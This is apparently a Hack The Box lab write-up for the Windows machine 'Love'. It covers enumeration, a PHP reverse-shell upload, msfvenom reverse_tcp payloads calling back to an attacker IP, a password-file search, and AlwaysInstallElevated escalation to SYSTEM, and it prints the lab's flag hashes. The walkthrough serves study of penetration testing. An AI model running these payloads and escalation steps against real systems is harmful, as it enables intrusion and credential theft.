HTB - Love

> Leonardo Fontes 13/08/2021

nmap

This is a VM so I won't be worrying about being stealthy

```
sudo nmap -sC -sV -A -O 10.10.10.239 -vvvv > nmap.txt
```

The ouput is a little verbose. So for simplicity sake I will only list the open ports and the services and versions running on them.

```
80/tcp   open  http         syn-ack ttl 127 Apache httpd 2.4.46 ((Win64)
OpenSSL/1.1.1j PHP/7.3.27)
135/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     syn-ack ttl 127 Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
445/tcp  open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-
ds (workgroup: WORKGROUP)
3306/tcp open  mysql?       syn-ack ttl 127
5000/tcp open  http         syn-ack ttl 127 Apache httpd 2.4.46 (OpenSSL/1.1.1j
PHP/7.3.27)
```

Msfconsole RDP Scanner

```
use auxiliary/scanner/dcerpc/endpoint_mapper
```

Mapping the RDP port generated a few interesting results. Namely

- (\PIPE\wkssvc) \LOVE [DfsDs service]
- (\PIPE\atsvc) \LOVE
- (\pipe\eventlog) \LOVE [Event log TCPIP]

- (\PIPE\InitShutdown) \LOVE
- (\pipe\lsass) \LOVE [Ngc Pop Key Service]

And a few others with the same named pipe but different descriptions.

Directory fuzzing

Using `wfuzz` yields a list of directories, of which, we could access two of them.

- http://10[.]10[.]10[.]239/images
- http://10[.]10[.]10[.]239/includes
- http://10[.]10[.]10[.]239/examples
- http://10[.]10[.]10[.]239/admin
- http://10[.]10[.]10[.]239/Admin

Contents of "includes"

Name	Last modified	Size	Description
Parent Directory		-	
ballot_modal.php	2018-05-17 09:15	3.0K	
conn.php	2021-04-12 14:23	179	
footer.php	2018-05-04 09:10	305	
navbar.php	2018-05-16 12:46	1.5K	
scripts.php	2018-05-16 13:06	1.1K	
session.php	2018-05-16 12:43	294	
slugify.php	2018-05-11 12:06	515	

Contents of "images"

Name	Last modified	Size	Description
Parent Directory		-	
cyberenum.exe	2021-08-13 04:58	72K	
facebook-profile-ima..>	2018-05-18 08:10	4.1K	
index.html.txt	2021-04-12 15:53	0	
index.jpeg	2021-01-26 23:08	844	
profile.jpg	2017-08-24 04:00	26K	
reverseShell.exe	2021-08-13 04:49	245K	

SMB Enumeration

Using nmap to enumerate SMB users yields the following result

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-13 21:12 EDT
NSE: [smb-brute] usernames: Time limit 10m00s exceeded.
NSE: [smb-brute] usernames: Time limit 10m00s exceeded.
NSE: [smb-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 10.10.10.239
Host is up (0.21s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-brute:
|_  guest:<blank> => Valid credentials, account disabled

Nmap done: 1 IP address (1 host up) scanned in 606.97 seconds
```


Accessing Admin Dashboard

While viewing the SSL certificate from the `nmap` output, I noted the presence of a domain:

> staging.love.htb


After editing `/etc/hosts` to solve this address, it's now possible to access a new website

Point the URL to the webserver running on port 5000 and you'll get




Using `wfuzz` list of directories, access 10.10.10.239/admin and use these credentials to access the dashboard as admin.

Inside the Dashboard



This page contains a list of supposedly voters. Notice the two voters named "cyberenum" and "shell". Those names are suspiciously similar to the name of the files inside of 'images'.

Upon clicking 'edit', the popup is 'protected' by password. It's possible to edit the HTML to show them as clear text.



Reverse Shell

From inside the dashboard, it's possible to upload a file to the webserver. The file will then be executed. You can use this to get a reverse shell.

Obs: I arrived at this conclusion by (trial and error) looking at the name of the files, and since I had already found suspicious files with similar names, I just put 2 and 2 together. It's not an impossible train of thought.

I used https://github.com/ivan-sincek/php-reverse-shell script to get a reverse shell

```
┌──(kali㉿kali)-[~/HTB/Love]
└─$ nc -lnvp 8080
listening on [any] 8080 ...
connect to [10.10.14.185] from (UNKNOWN) [10.10.10.239] 54866
SOCKET: Shell has connected! PID: 6108
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>whoami
love\phoebe

C:\xampp\htdocs\omrs\images>
```

Inside LOVE as Phoebe

I immediately checked user phoebe's home to see if the user.txt file was in there, and lo and behold, there was it.

```
C:\xampp\htdocs\omrs\images>dir C:\Users\phoebe
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\phoebe

04/21/2021  07:01 AM    <DIR>          .
04/21/2021  07:01 AM    <DIR>          ..
04/12/2021  03:50 PM    <DIR>          3D Objects
04/12/2021  03:50 PM    <DIR>          Contacts
04/13/2021  03:20 AM    <DIR>          Desktop
04/12/2021  03:50 PM    <DIR>          Documents
04/13/2021  09:55 AM    <DIR>          Downloads
04/12/2021  03:50 PM    <DIR>          Favorites
04/12/2021  03:50 PM    <DIR>          Links
04/12/2021  03:50 PM    <DIR>          Music
04/12/2021  03:52 PM    <DIR>          OneDrive
04/21/2021  07:01 AM    <DIR>          Pictures
04/12/2021  03:50 PM    <DIR>          Saved Games
04/12/2021  03:51 PM    <DIR>          Searches
04/23/2021  03:39 AM    <DIR>          Videos
               0 File(s)              0 bytes
              15 Dir(s)   4,071,403,520 bytes free

C:\xampp\htdocs\omrs\images>
```

Looked for it on Desktop

```
C:\xampp\htdocs\omrs\images>dir C:\Users\phoebe\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\phoebe\Desktop

04/13/2021  03:20 AM    <DIR>          .
04/13/2021  03:20 AM    <DIR>          ..
08/13/2021  08:13 PM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,071,559,168 bytes free

C:\xampp\htdocs\omrs\images>
```

And now just type it out on command line with

```
type <file>
```

```
C:\xampp\htdocs\omrs\images>type C:\Users\phoebe\Desktop\user.txt
f4d1438d7be53d29c1456a48713c7241

C:\xampp\htdocs\omrs\images>
```

Escalating Privileges

Once you own user, it's now time to escalate privileges. After lots of trial and error, I found a useful command that gave me the user and password to the MsSQL server.

> cd C:\ & findstr /SI /M "password" *.xml* .ini *.txt

I got this command from https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#generic-password-search-in-files-and-registry

This will generate a list of possible juicy files. I singled out one called `passwords.txt` (duh).

```
C:\>type xampp\passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp
```

```
4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and passwords).

C:\>
```

You can see there's a list of credentials in there, but only one will be of "use", since the only service running out of these credentials in MySQL.

Sadly, though, I wasn't able to get anything with the MySQL credentials. Since the shell wasn't stable, I couldn't get a proper MySQL prompt and had to circumvey this issue by passing commands from redirecting a file. The syntax was something like this

```
echo [sql command] > C:\Users\phoebe\cmd.exe
mysql -u root < C:\Users\phoebe\cmd.exe
```

There was no plugin installed that could give us a privileged shell and I couldn't find anything by dumping that database. If there's a way to escalate privilege by using MySQL, hit me up, and I will listen. :)

Stabilizing the shell (meterpreter)

As previously noted, the shell we popped up was not stable. So in order to make the task easier on us we can invoke a meterpreter shell.

Firstly, use `msfvenom` to generate a reverse TCP payload

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.185 LPORT=8080 -f exe
> reverse.exe
```

Then spawn `msfconsole` and select your prefered module to spawn a reverse_tcp (granted, the exploit used should be the same).

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.185
lhost => 10.10.14.185
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) >
```

Run the exploit, upload the file inside the machine the same way you did with the others, and execute it from within the shell we already spawned.

```
C:\xampp\htdocs\omrs\images>reverse.exe

C:\xampp\htdocs\omrs\images>
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.185:8080
[*] Sending stage (175174 bytes) to 10.10.10.239
[*] Meterpreter session 1 opened (10.10.14.185:8080 → 10.10.10.239:54551) at 2021-08-14 13:19:34 -0400

meterpreter >
```

We now have a meterpreter shell.

WinPEAS

With MySQL yeilding no results, I chose to enumerate the system for any default missconfigurations.

I used the `.exe` file, and the output was extremely verbose. For convenience sake I will skip ahead to what got me the privileged shell. But I spend quite a few hours of trial and error readind the output.

You can now upload the file to the server with meterpreter, by
`meterpreter > upload /home/kali/HTB/Love/winPEASx64.exe`

```
ÍÍÍÍÍÍÍÍÍÍ Checking AlwaysInstallElevated
È https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

Notice how `AlwaysInstallElevated` is set to 1 in both HKLM and HKCU. Luckly, this is a famous unsafe permission and vertical pivoting vector. We can even use meterpreter to achieve this goal.

I read this article to get it done: https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/

Firstly, generate a `.msi` payload with `msfvenom` (read more about .msi files and always install elevated here to understand why we are doing this).

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.185 lport=1337 -f msi > 1.msi
```

Upload the file to the server with meterpreter

```
meterpreter > upload /home/kali/HTB/Love/1.msi
```

Execute the `.msi` file with `msiexec /quiet /qn /i 1.msi`

And repeat the same steps from when you were spawning the meterpreter shell, but specifying the new port

```
msf6 exploit(multi/handler) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.185
lhost ⇒ 10.10.14.185
msf6 exploit(multi/handler) > set lport 1337
lport ⇒ 1337
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.185:1337
[*] Sending stage (175174 bytes) to 10.10.10.239
[*] Meterpreter session 1 opened (10.10.14.185:1337 → 10.10.10.239:54553) at 2021-08-14 13:44:41 -0400

meterpreter >
```

And we got a privileged meterpreter shell!

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

And now just print out the hash.

```
whoami
nt authority\system

C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
d64e42e9494e240a8e546d2ca229c813

C:\WINDOWS\system32>
```